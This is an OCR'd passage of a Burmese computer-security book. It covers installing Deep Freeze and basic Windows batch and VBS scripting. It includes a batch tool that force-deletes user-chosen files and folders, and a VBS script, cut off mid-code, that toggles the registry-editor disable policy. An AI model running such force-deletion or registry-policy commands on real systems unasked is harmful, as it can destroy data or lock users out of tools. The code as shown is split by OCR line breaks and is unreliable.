စာဖတ်သူအနေဖြင့် အသုံးချပုံကိုအသေးစိတ်လေ့လာလိုလျှင် Help Menu အတွင်းမှ Quick Start Guide ကိုဖွင့်ပြီးလေ့လာနိုင်ပါတယ်။

အကောင်းဆုံးကာကွယ်ဆေး Deep Freeze Program အသုံးပြုခြင်း

Deep Freeze Program ကို ၂၀၀၉ နှစ်လယ်လောက်မှာ မြန်မာမှာစတင်ခေတ်စားလာပါတယ်။ လူသိတော့နည်းပါသေးတယ်။ ယခုနှစ်မှသာ Virus တွေဟိုးလေးတကျော်ကျော်တိုက်ခိုက်နေတာကြောင့် Deepfreeze Program ဟာနာမည်ရလာပါတယ်။

Deepfreeze ကိုသုံးခြင်းဖြင့်ရရှိလာမယ့်**အကျိုးကျေးဇူး**တွေကို ပထမဦးစွာရှင်းပြပါ့မယ်။

၁။ Harddisk Drive များကိုလက်ရှိအတိုင်းအမြဲရှိနေစေပါတယ်။

၂။ Windows ရှိသော Drive ကိုပိတ်ထားလျှင် Virus များဝင်ရောက်ဖျက်ဆီးနိုင်ခြင်းလုံးဝမရှိပါ။

၃။ ပိတ်ထားသော Drive Letter ကိုဖျက်ခြင်း၊ ပြုပြင်ခြင်း၊ ဖြည့်စွက်ခြင်းမပြုနိုင်ပါ။

၄။ ၄င်းတစ်ခုတည်းထည့်ပြီးပိတ်ဆို့ထားလျှင်ပင် Virus အန္တရာယ်မှလုံခြုံနိုင်ပါတယ်။

၅။ Update လုပ်ရခြင်းဒုက္ခမရှိပါ။

Deepfreeze ကိုသုံးသူတွေအတွက်တွေကြုံရမယ့်**ပြဿနာအနည်းငယ်** ရှိပါသေးတယ်။

၁။ ပိတ်ထားသော Drive(C:\) အတွင်း မေ့ပြီးလုပ်ငန်းဖိုင်များသိမ်းဆည်းမိလျှင် ကွန်ပျူတာပိတ်ပြီး ပြန်ဖွင့်သည်နှင့် ထိုလုပ်ငန်းဖိုင်မရှိတော့သဖြင့် စိတ်ဒုက္ခရောက်ရပါမယ်။

၂။ Windows အတွင်း Application Program တစ်ခုခု ထည့်သွင်းလိုလျှင် ချက်ခြင်းထည့်သွင်းမရပဲ ပေးထားသောလျှို့ဝှက်နံပတ်ဖြင့်ပြန်ဝင်ရပြီး ကွန်ပျူတာကို Restart ချရပါမယ်။

၃။ အပိတ်၊ အဖွင့်ပြုလုပ်တိုင်း ကွန်ပျူတာကို Restart ချရပါမယ်။

၄။ ပေးထားသောလျှို့ဝှက်နံပတ်မေ့သွားပါက ပြန်လည်ခေါ်ယူသော Crack Program မရှိလျှင် ကွန်ပျူတာကိုလက်ရှိအတိုင်းသာသုံးစွဲသွားရပါမယ်။

Deepfreeze သုံးတဲ့အခါ **သတိပြုရန်** ရှိပါတယ်။


၁။ Windows ရှိသော Drive (ဥပမာ–C:\) ကိုပိတ်ထားလျှင်လုံခြုံပါတယ်။ အခြား Partition Drive တွေကို DeepFreeze ဖြင့်မကာကွယ်ထားပါနှင့်။ ဖိုင်သိမ်းဆည်းရာတွင် ဒုက္ခရောက်ပါတယ်။

၂။ DeepFreeze ကိုဖွင့်သုံးပြီးပြန်ပိတ်ဖို့လုံးဝမမေ့ပါနဲ့။ အန္တရာယ်များပါတယ်။ ဖွင့်ထားလျှင် နာရီဘေးရှိ Notification Area တွင် ဝက်ဝံပုံအဝိုင်းလေးမှာ အနီရောင် ကြက်ခြေခတ်ထားပါလိမ့်မယ်။

၃။ DeepFreeze ဖွင့်ထားစဉ် မည်သည့် Removable Drive ကိုမှတပ်ဆင်ခြင်းမပြုပါနှင့်။ Virus မကူးစက်ရန်အလွန်ဂရုစိုက်ပါ။

Deep Freeze Program Installation

DeepFreeze Program ထည့်သွင်းရန် CD=>Good Security=>DeepFreeze Folder=> အတွင်းမှ




ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။ အောက်ပါပုံစံအတိုင်းတွေ့မြင်ရပါမယ်။

Volumes to Freeze တွင်စာဖတ်သူပိတ်ထားလိုသော Drive Letter ကိုရွေးပါ။ အထူးသတိပြုရွေးချယ်ပါ။ ဒီတစ်ကြိမ်သာရွေးချယ်ခွင့်ပေးထားပါတယ်။ Window ထည့်သွင်းထားရာ C: ကို ရွေးချယ်ပါမယ်။ Install Button ကိုနှိပ်လိုက်ပါ။

အောက်ဖက်မှ License Grant အတွက် I accept ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။ Install စတင်ရန်အတွက် စီစဉ်မှုများပြုလုပ်ပြီးဖြစ်လို့ Finish Button ကိုနှိပ်လိုက်ပါ။

ခဏအကြာ ကွန်ပျူတာကို Restart အလိုလိုပြုလုပ်သွားပါလိမ့်မယ်။



ကွန်ပျူတာပြန်ပွင့်လာသည်နှင့် အထက်ပါ Password ထည့်သွင်းမလားလို့မေးတဲ့ Box တွေမြင်နေရပါမယ်။ Yes ကိုရွေးချယ်နှိပ်လိုက်ပါ။ အောက်ပါပုံစံပွင့်လာပါမယ်။ Password ကိုနှစ်ခါလုံး တူညီအောင်ဖြည်းဖြည်းခြင်းထည့်သွင်းပါ။ မှတ်မိမယ့် Password သာပေးပါ။ အားလုံးပြီးလျှင် Ok ကိုနှိပ်ပါ။

ကွန်ပျူတာစနစ်ကိုပြင်ဆင်လိုလျှင်၊ Program Install လုပ်ဖို့လိုအပ်လာလျှင် DeepFreeze ကိုပြန်ပိတ်လို့လိုပါတယ်။ DeepFreeze ကိုဖွင့်ဖို့နည်းနှစ်နည်းရှိပါတယ်။ ပထမနည်းက Ctrl+Alt+Shift+F6 Key လေးလုံးကိုပေါင်းနှိပ်ရပါမယ်။ ဒုတိယနည်းကတော့ Start Bar နာရီဘေးမှ Icon ကို Shift+Click တွဲနှိပ်ပါ။ အောက်ပါပုံစံ Password Box ပေါ်လာတဲ့အခါ စာဖတ်သူပေးခဲ့တဲ့ Password ကိုရိုက်ထည့်ပြီး Ok နှိပ်ပါ။

အထက်ပါ Control Box ပွင့်လာလျှင် Status on Next Boot တွင်ရွေးချယ်ပေးရပါမယ်။ Boot Frozen သည်ပိတ်ရန်ဖြစ်ပြီး၊ Boot Thawed ကတော့ ပြန်ဖွင့်ရန်ဖြစ်ပါတယ်။ ပြုလုပ်မည်ကိုရွေးချယ်ပြီး Apply and Reboot Button ကိုနှိပ်လိုက်လျှင် Restart ပြုလုပ်သွားပါလိမ့်မယ်။

Deep Freeze Program Uninstall

Deep Freeze ကိုမည်သည့်ပုံမှန်နည်းနှင့်မှ ပြန်ဖျက်မရနိုင်ပါ။ သာမန်သူတို့ဝင်ရောက်မဖျက်နိုင်ရန် Safety လုပ်ထားတာပါ။ Uninstall လုပ်လိုလျှင် Install လုပ်စဉ်အတိုင်းပြန်လုပ်ရပါမယ်။ Install လုပ်ပြီးသားဖြစ်လို့ အောက်ပါ Uninstall Box များတက်လာပါမယ်။ Uninstall နှိပ်လိုက်ပါ။ ဒုတိယပုံစံတွင် Ok to Uninstall ကိုရွေးချယ်ပြီး Finish ကိုနှိပ်ပါ။ အလိုအလျောက်ပြန်လည်ဖျက်သွားပါလိမ့်မယ်။

အခန်း (၉)

Script Program များ ရေးသားဖန်တီးအသုံးချခြင်း

ကာကွယ်တိုက်ဖျက်ထိန်းချုပ်နိုင်သော Script Program များကိုယ်ပိုင်ဖန်တီးခြင်း

Script Program အသေးလေးတွေကို ကွန်ပျူတာအခြေခံသိရှိထားသူမည်သူမဆိုရေးသားအသုံးပြုနိုင်ပါတယ်။ Computer System Command တွေကို ကိုယ်တိုင်ရေးထားတဲ့ Script Program တွေနဲ့ ထိန်းချုပ်နိုင်သလို ကွန်ပျူတာအတွင်းဝင်ရောက်နေတဲ့ ဖျက်ခွင့်မပေးတဲ့ Virus File တွေကိုဖျက်နိုင်ပါလိမ့်မယ်။

နည်းပညာလေ့လာနေသူများအတွက် Programming Language အခြေခံရစေပါတယ်။ အဓိကနောက်ခံထိန်းကျောင်းပေးထားတာကတော့ Command Prompt ပဲဖြစ်ပါတယ်။ ဟိုအရင်ကသုံးခဲ့တဲ့ DOS စနစ်အတိုင်းသုံးရတာပါ။ အခုကတော့ Internal DOS လို့ပဲခေါ်ကြတာပေါ့။

Script ရေးသားနိုင်တဲ့ အသုံးချလမ်းကြောင်းနှစ်ခုရှိပါတယ်။ ပထမတစ်ခုကတော့ Notepad မှာရေးပြီး Command Prompt ကိုခိုင်းစေတာပါ။ ပုံမှန်ကွန်ပျူတာလုပ်ဆောင်ချက်ရှိနေစဉ်မှာ အသုံးပြုနိုင်ပါတယ်။ တစ်ခါတရံတော့ Windows ကြောင့်ပဲဖြစ်ဖြစ်၊ Virus ကိုက်လို့ပဲဖြစ်ဖြစ် Windows မတက်နိုင်တော့ပဲ Second Windows သေးသေးလေးဖြစ်တဲ့ Safe Mode ကနေခိုင်းစေရတာမျိုး ရှိပါလိမ့်မယ်။ ဒါမှမဟုတ် Safe Mode Command Prompt ကနေခိုင်းရတာမျိုးလည်းရှိလာနိုင်ပါတယ်။ ဒီအခါလည်း Script Program ရေးလိုလျှင် "edit" Command ဖြင့်သုံးနိုင်ပါတယ်။

Script Program ရေးဖို့သိထားရမည့် လုပ်ငန်းစဉ်များ

သိထားဖို့လိုတာထက် သိမှုကိုစာဖတ်သူကိုယ်တိုင်စီစဉ်ရေးဆွဲနိုင်မှာပါ။ သိထားသင့်တဲ့ အချက်တွေကိုအသေးစိတ်ရှင်းပြလိုက်ပါတယ်။

၁။ မိမိခိုင်းစေလိုတဲ့ အချက်ကိုတိတိကျကျသိရပါမယ်။

ဆိုလိုတာကတော့ တစ်ခုခုကိုဖွင့်စေဖို့လား၊ ဖိုင်ပုံစံတစ်ခုခုရှာဖွေဖျက်လိုတာလား။

၂။ တိကျတဲ့လမ်းညွှန်စေခိုင်းချက်ရှိရပါမယ်။

ဆိုလိုရင်းကတော့ ဖွင့်မှာလား၊ ဖျက်မှာလား၊ ပြင်မှာလားဆိုတာမျိုးပါ။

၃။ Registry ကိုပြင်ဆင်ဖို့ဆိုလျှင် တိကျတဲ့လမ်းကြောင်းဖော်ပြရပါမယ်။

Registry တွေကိုပြင်ဆင်ဖို့ဆိုတာအလွန်ပင်အန္တရာယ်များလှပါတယ်။ ပြုလုပ်လိုသည်ကို တိတိကျကျ ညွှန်ပြဖို့အထူးလိုအပ်ပါတယ်။

၄။ အသုံးပြုမယ့် Script Code ကိုသိထားရပါမယ်။

ဒါမှသာမိမိညွှန်ကြားမှုကို အပြည့်အဝနားလည်လုပ်ဆောင်နိုင်မှာပါ။

၅။ သိမ်းရမယ့်ဖိုင်ပုံစံကို သိထားရပါမယ်။

ပြန်လည်မောင်းနှင်တဲ့အခါ အခက်အခဲမရှိဖို့အတွက်ပါ။

Script Program အခြေခံ Code (Key Word) များ

Script တွေကိုလက်ခံရေးသားတဲ့ Program တွေဟာ တိုက်ရိုက်သုံး Programming Language Program တွေမဟုတ်တဲ့အတွက် Key Word တွေလည်းများများစားစား မရှိပါဘူး။ ဒါကြောင့်လည်း အခြေခံ သိသူတိုင်း ရေးသားနိုင်တာပေါ့။

Script Program စခြင်းကို **@echo off** ဖြင့်စရပါတယ်။ ဒီလိုစတင်မှသာ Program ကိုအသုံးပြုဖို့ ဖွင့်လိုက်လျှင် ရှင်းလင်းသောမြင်ကွင်းနဲ့စတင်လာမှာပါ။ သို့မဟုတ်လျှင် Command Prompt ပေါ်မှမြင်ကွင်း အတွင်း စာတွေရှုပ်နေအောင်မြင်ရတတ်ပါတယ်။

echo ကတော့ အခြား Programming Language တွေမှာသုံးသလို show, output နှင့်ဆင်တူပါတယ်။ ၎င်း **echo** နောက်မှာထည့်ထားတဲ့စာသားတွေကို အသုံးပြုသူအားမြင်တွေ့စေဖို့သုံးရပါတယ်။

ဥပမာ– **echo** Choose the Shoutdown?

echo. ကိုတော့ စာကြောင်းခြားလိုတဲ့အခါသုံးရတဲ့ Key Word ဖြစ်ပါတယ်။ နှစ်ကြောင်းခြားလိုလျှင် နှစ်ကြောင်းထည့်ပေးရပါတယ်။ ခြားလိုသလောက်ထည့်ပေးနိုင်ပါတယ်။ တစ်ခုတော့သတိထားပါ။ **echo** နောက်မှာ Full stop (.) ထည့်ဖို့လုံးဝမမေ့ပါနဲ့။ မပါခဲ့လျှင် ECHO is off လို့စာတန်းထိုးလိုက်ပါလိမ့်မယ်။

: (Full Column) ကိုအထူးအသုံးပြုရမှာပါ။ စာဖတ်သူညွှန်းဆိုလုပ်ဆောင်ချက်ကို ၎င်းနောက်မှ ထည့်သွင်းပေးရပါမယ်။ ၎င်း Full Column မပါလျှင် ညွှန်းဆိုမရပါ။

if ကိုလည်းအရေးပါ Key Word အဖြစ်သိထားရပါမယ်။ အသုံးပြုသူအား မေးလိုသောမေးခွန်းကို အဖြေပြန်ပေးလျှင် သိစေရန်ညွှန်းဆိုသောလုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ ပြန်ဖြေသောအဖြေပေါ်မူတည်ပြီး အထက်ပါ **: (Full Column)** နောက်မှလုပ်ဆောင်ချက်ကိုနှိုင်းစေကြပါတယ်။

if /I ကတော့ Inpur Key ဟာစာလုံးအကြီးအသေးမခွဲခြားစေဖို့အတွက်ပါ။

% ---% ကတော့ **if** နှင့်တွဲသုံးရပါတယ်။ ၎င်းတစ်ခုတည်းသီးသန့်မသုံးနိုင်ပါ။ ၎င်း နှစ်ခုကြားထဲမှာလုပ်ဆောင်ချက်ကိုမူတည်တန်ဖိုးပေးထားရပါမယ်။ စကားလုံး ကိုစိတ်ကြိုက်သုံးနိုင် သော်လည်း ညွှန်းဆိုချက်မူတည်တန်ဖိုးနှင့်တူညီရပါမယ်။

goto ကိုလည်း အထက်ပါ **if , %** တို့နှင့်တွဲသုံးဖို့ပါ။ ညွှန်းဆိုလိုက်တဲ့ နေရာကိုသွားခိုင်းတာပါ။ ရှင်းရှင်းပြောရလျှင် **: (Full Column)** နောက်မှညွှန်းချက်ကိုသွားခိုင်းတာပါ။ **goto** ကိုအသုံးချပြီး မိမိသွားလိုတဲ့ နေရာတစ်ခု၊ ဒါမှမဟုတ်လုပ်ဆောင်ချက်တစ်ခုကိုသွားဖို့ညွှန်ကြားနိုင်ပါတယ်။

goto:main ကတော့ အစဆုံးမှာထားခဲ့တဲ့ :main ကိုပြန်လည်သွားခိုင်းတာပါ။ အစကိုပြန်ရောက် စေတာပေါ့။ Program တစ်ခုလုံးကိုအစမှပြန်လည်လုပ်ဆောင်ဖို့ခိုင်းလိုက်တာပါ။

call ကလည်း ညွှန်းဆိုထားတဲ့ အခြား Program File တစ်ခုကိုခေါ်ယူအသုံးပြုစေတာပါ။ Calculator ကိုဖွင့်စေလိုလျှင် **call calc** လို့သုံးတာမျိုးပါ။

exit ဆိုတာကတော့ လက်ရှိသုံးနေတာကိုရပ်လိုက်ပါတော့မယ်။ ပိတ်လိုက်ပါဆိုပြီးသုံးပါတယ်။ ပုံမှန်အားဖြင့်တော့ စာဖတ်သူမှထွက်ခွင့်ကိုနိုင်းစေရပါတယ်။

cls ကလည်း DOS Command တွေမှာအသုံးများခဲ့တဲ့ Key တစ်ခုပါပဲ။ သိသူများပါတယ်။ လက်ရှိမျက်နှာစာကိုရှင်းလင်းလိုက်တာပါ။

pause ကတော့ ညွှန်းချက်တစ်ခုပြီးသွားတဲ့အခါ ခဏရပ်နေပါ့မယ်လို့နိုင်းစေတာမှာသုံးပါတယ်။ ဆက်လက်အသုံးပြုလိုလျှင် Key တစ်ခုခုကိုနှိပ်ဖို့နိုင်းတတ်ပါတယ်။

set ကိုတော့ အသုံးပြုသူကထည့်လိုက်တဲ့ ညွှန်းချက်တစ်ခုကိုနားလည်စေဖို့သုံးပါတယ်။

set /p ကတော့ အသုံးပြုသူထည့်ရမယ့် ညွှန်းချက်ကို စာသားဖြင့် ဖော်ပြထားဖို့သုံးပါတယ်။ **/p** ကို သုံးရတာကတော့ ညွှန်းချက်ပါသတ်မှတ်ချက်မဟုတ်လျှင် အလုပ်မလုပ်စေဖို့ထားရှိတာပါ။

color ကို အရောင်ထည့်သွင်းပြောင်းလဲရန်သုံးပါတယ်။ ပုံမှန်အားဖြင့် Command Prompt က နောက်ခံအမဲရောင်ပေါ် အဖြူစာလုံးသုံးပါတယ်။ ဒါကိုစိတ်ကြိုက်ပြောင်းဖို့သုံးပါတယ်။ color command ကိုနောက်ခံရော စာလုံးကိုပါတွဲပြီးတစ်ခါတည်းထည့်သုံးနိုင်ပါတယ်။ ဥပမာ - **color 1A** ဆိုသည်မှာ ရှေ့ **1** ကနောက်ခံ အရောင်၊ နောက် **A** ကတော့စာလုံးအရောင်ဖြစ်ပါတယ်။

အရောင်စာရင်းမှာ–

0 = Black	8 = Gray	
1 = Blue	9 = Light Blue	
2 = Green	A = Light Green	
3 = Aqua	B = Light Aqua	
4 = Red	C = Light Red	
5 = Purple	D = Light Purple	
6 = Yellow	E = Light Yellow	
7 = White	F = Bright White	တို့ဖြစ်ပါတယ်။

စာဖတ်သူအနေနဲ့သုံးနေရင်း မေ့သွားလို့ သိချင်ခဲ့လျှင် Command Prompt မှာ **color /?** လို့ခေါ်ယူကြည့်နိုင်ပါတယ်။ အထက်ပါ အရောင်စာရင်းပေါ်လာပါလိမ့်မယ်။

အရောင်တွေကိုစမ်းထည့်ကြည့်လို့အဆင်မပြေပေမယ့် ထည့်ပြီးမှပြန်ပြင်နိုင်ပါသေးတယ်။

Registry တွေကိုပြင်ဖို့အတွက် Registry Key word တွေကိုသီးသန့်သိရှိထားရပါမယ်။ Registry ကိုပြင်ဆင်ရတာမလွယ်ကူပါဘူး။ တစ်ခါတလေ ပြုလုပ်မရတာတွေလည်းရှိတတ်ပါတယ်။ သီးသန့် Parameter တွေ ထားရှိပါတယ်။ အသုံးများတာတွေကိုသာဖော်ပြလိုက်ပါတယ်။

reg add ကတော့ Registry ကိုပြုပြင်ထည့်သွင်းဖို့သုံးရမယ့် Key Word ဖြစ်ပါတယ်။ Registry အတွက် သီးသန့်သာသုံးနိုင်ပါတယ်။

reg delete ကတော့ Registry အတွင်းမှတစ်ခုခုကိုဖျက်ရန်သုံးရမယ့် Key Word ဖြစ်ပါတယ်။

/v ကို Value ကိုနာမည်ပေးဖို့အတွက်သုံးရပါတယ်။ ကိုယ်တိုင်စိတ်ကြိုက်သုံးဖို့အတွက်ဖြစ်ပါတယ်။

/ve ကို Value Name အားကွန်ပျူတာသတ်မှတ်ချက်အတိုင်းပေးဖို့သုံးပါတယ်။

/t ကိုတော့ Value ရဲ့ Data Type ကိုညွှန်းဆိုဖို့သုံးပါတယ်။

/d ကိုတော့ Data ကိုညွှန်းဆိုဖို့သုံးပါတယ်။

/f မှာလုပ်ဆောင်ချက်တစ်ခုခုအတွက် လုပ်/ မလုပ် ပြန်လည်မေးခွန်းထုတ်သည်ကို မထုတ်ပါနဲ့လို့ နိုင်းစေတာမျိုးမှာသုံးပါတယ်။

ယခုလောက်ဆိုလျှင် Script အကြောင်းတီးမိခေါက်မိပြီထင်ပါတယ်။ လုံးဝမခက်ခဲပါဘူး။ အကြောင်းမသိလို့သာ ခက်ခဲမယ်ထင်ပါတယ်။ Program ရေးဖို့စိတ်ဝင်စားသူတွေဆိုလျှင် Script တစ်ပုဒ်လောက်ရေးပြီးပြီဆိုတာနဲ့ ဆက်ဆက်ပြီးရေးချင်လာပါတယ်။

စာဖတ်သူကွန်ပျူတာထဲမှာရှိနေတဲ့ ထိန်းကျောင်းမှုစနစ်တွေကို ယခုရှင်းပြမယ့် Script တွေနဲ့ ညွှန်ကြားနိုင်ပါတယ်။ ဖျက်မရတဲ့ Virus Files တွေကိုလည်း အလွယ်တကူဖျက်ဖို့ညွှန်ကြားနိုင်ပါတယ်။ ကိုယ်တိုင်ရေးထားတဲ့ Program တစ်ပုဒ်ကိုသုံးပြီး ကိုယ့်ကွန်ပျူတာကိုကိုယ်တိုင်ထိန်းကျောင်းနိုင်တော့ စိတ်ထဲမှပျော်ရွှင်လာမှာပါ။

စာဖတ်သူသတိပြုရမှာကတော့ အသုံးပြု Program က Notepad ဖြစ်နေပေမယ့် သိမ်းဆည်းရမယ့် ဖိုင်ပုံစံကတော့ .cmd နှင့် .bat ပဲဖြစ်ပါတယ်။ စာဖတ်သူပြုလုပ်ထားတဲ့ Program File ပေါ် Right Click နှိပ်ပြီး Edit ဖြင့်ပြန်လည်ပြင်ဆင်နိုင်ခွင့်ရှိပါတယ်။

နောက်ကဏ္ဍများမှာအရှင်းဆုံး လက်တွေ့အသုံးချ များရေးသားပုံကို ရှင်းပြထားသလို စာအုပ်နှင့်တွဲပါ စီဒီချပ်ထဲမှာလည်း Control Script Folder ၌တစ်ခါတည်းထည့်သွင်းပေးထားပါတယ်။ ကလစ်နှစ်ချက်နှိပ်ပြီး တိုက်ရိုက်သုံးနိုင်ပါတယ်။

Well Delete Script Program ကိုရေးသားခြင်း

ယခု Program ကတော့ Virus File တွေကိုဖျက်ဖို့အတွက်သုံးမှာဖြစ်ပါတယ်။ အဆင့်မြင့်နည်းလမ်း မဟုတ်ပေမယ့် အကောင်းဆုံးသုံးနိုင်ပါတယ်။ Virus File တွေကိုသာမန် Delete ဖြင့်မဖျက်နိုင်ပါ။ DOS Command ကိုလည်းသာမန်သုံးဆွဲသူတို့အတွက်အခက်အခဲရှိနိုင်တာကြောင့် ယခု Program လေးကို ဖန်တီးပေးလိုက်ရတာပါ။


```
@ECHO OFF
prompt $p $g
title    GOLDEN GATE SECURITY (Well Delete)
:Destroy
color 1C
CLS
ECHO.
ECHO          GOLDEN GATE SECURITY (Well Delete)
ECHO                   DRIVE DESTROY
ECHO.
ECHO Easy Delete all Virus and No Deleted File.
ECHO.
dir /a/w

ECHO.
ECHO.
ECHO.
ECHO PRESS THE TAB KEY, TO SELECT DELETE DIRECTORY
ECHO IF YOUR SELECT IS CONFIRM, PRESS THE ENTER KEY.
ECHO.
SET /P M= DESTROY TO -
ECHO.
ECHO.
:WHY
SET /P VAL=          SURE DELETED, YOU SELECT DIRECTORY(Y/N)?
IF /I "%VAL%"=="Y" GOTO :DEL
IF /I "%VAL%"=="N" GOTO :DESTROY
GOTO :WHY
```

```
ECHO            YOUR COMMAND FINISH.
:DEL
IF NOT EXIST %M% GOTO :drivedestroyERROR
attrib -s -h -r %M%
del /f /q %M%
IF NOT EXIST %M% GOTO :SHREDCOMP
RD /S %M%
:SHREDCOMP
COLOR 1A
echo MyBox = MsgBox("File and Folder has been deleted. File and Folder deleted this
way will never go at the recycle bin.", 6000, "Golden Gate Security(Well Delete)")
>drivedestroy.vbs
start /w drivedestroy.vbs
del /f /q drivedestroy.vbs
GOTO :Destroy
:drivedestroyERROR
COLOR 4E
echo MyBox = MsgBox("The File and Folder you type doesn't exist and match in the
directory.", 6000, "Golden Gate Security(Well Delete)")

>folderatt.vbs
start /w folderatt.vbs
del /f /q folderatt.vbs
GOTO :Destroy
```


ယခု Program ကို Notepad မှာအားလုံးရိုက်ပြီးတဲ့အခါ Golden DEl.bat ဖြင့် နေရာတစ်ခုမှာ သိမ်းရပါမယ်။ စာဖတ်သူ သတိထားရမှာကတော့ ၎င်းဖိုင်ထည့်သွင်းထားတဲ့ Folder အတွင်းမှ File များ၊ Folder များကိုသာ ဖျက်နိုင်ပါတယ်။ အခြားနေရာတစ်ခု Location ကိုသွားရောက်ခြင်းမပြုနိုင်ပါ။

စာဖတ်သူဟာ USB Drive အတွင်းမှ Virus File, Folder ကိုဖျက်လိုတယ်ဆိုလျှင် USB Drive အတွင်းကူးယူထည့်ပြီးမှ Golden DEl.bat ကလစ်နှစ်ချက်နှိပ် ဖွင့်သုံးရပါမယ်။ ၎င်းရှိရာနေရာမှ Virus File, Folder ကိုသာဖျက်နိုင်တယ်ဆိုတာမမေ့ပါနဲ့။

ယခု Golden DEL.bat File ကိုစတင်မောင်းနှင်ကြည့်ပါ့မယ်။ စာဖတ်သူ Golden DEL.bat ထည့်သွင်းထားတဲ့ အတွင်းမှဖိုင်အားလုံးကိုတွေ့နေရပါမယ်။ ဖွက်ထားထား၊ ဖျောက်ထားထား တွေ့ရမှာပါ။ ဖျက်တဲ့အခါလည်း မည်သို့ပင်ကာကွယ်ထားပါစေ ဖျက်နိုင်ပါတယ်။



အထက်ပါပုံစံကဲ့သို့မြင်နေရတဲ့အခါ DESTROY TO မှာဖိုင်တွေရွေးချယ်ဖို့ Tab Key ကို နှိပ်သွားရပါမယ်။ ကျော်သွားလို့နောက်ပြန်ဆုတ်လိုလျှင် Shift+Tab ဖြင့်ပြန်ဆုတ်နိုင်ပါတယ်။ စာဖတ်သူ ဖျက်လိုတဲ့ဖိုင်ကိုရောက်လျှင် Enter Key ခေါက်လိုက်ပါ။



အထက်ပါပုံစံကဲ့သို့ Sure ---- ကြိမ်းသေလားလို့မေးတဲ့အခါမဖျက်လိုလျှင် N ကိုနှိပ်ပြီး ဖျက်လိုတဲ့အခါ Y နှိပ်လိုက်ပါ။

Registry Control Script Program ကိုရေးသားခြင်း


ယခု Program ကတော့ Virus File တွေဖန်တီးတတ်တဲ့ .vbs File စနစ်ကိုသုံးပြီး အကျိုးပြု Registry Control Script prgram တစ်ခုဖန်တီးထားတာပါ။ အရှင်းဆုံး Program Code တွေကို အသုံးပြုထားပါတယ်။ ယခု Program လေးကို Script Code တွေမသုံးထားပါဘူး။ Programming Language အများစုမှာသုံးနေကြတဲ့ Program Code တွေကိုသာသုံးပြီး .vbs Script တစ်ခုဖန်တီးပြလိုက်တာပါ။

```
Option Explicit

Dim WSHShell, rr, rr2, MyBox, val, val2, ttl, toggle
Dim golden, itemtype
On Error Resume Next
Set WSHShell = WScript.CreateObject("WScript.Shell")
val = "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\ Disable-
RegistryTools"
val2 = "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\ Disable-
RegistryTools"
itemtype = "REG_DWORD"
golden = "Registry Editing Tools are now "
ttl = "Golden Script (Registry)"
'reads the registry key value.
rr = WSHShell.RegRead (val)
rr2 = WSHShell.RegRead (val2)
toggle=1
If (rr=1 or rr2=1) Then toggle=0
If toggle = 1 Then
WSHShell.RegWrite val, 1, itemtype
WSHShell.RegWrite val2, 1, itemtype
Mybox = MsgBox(golden & "disabled.", 4096, ttl)
Else
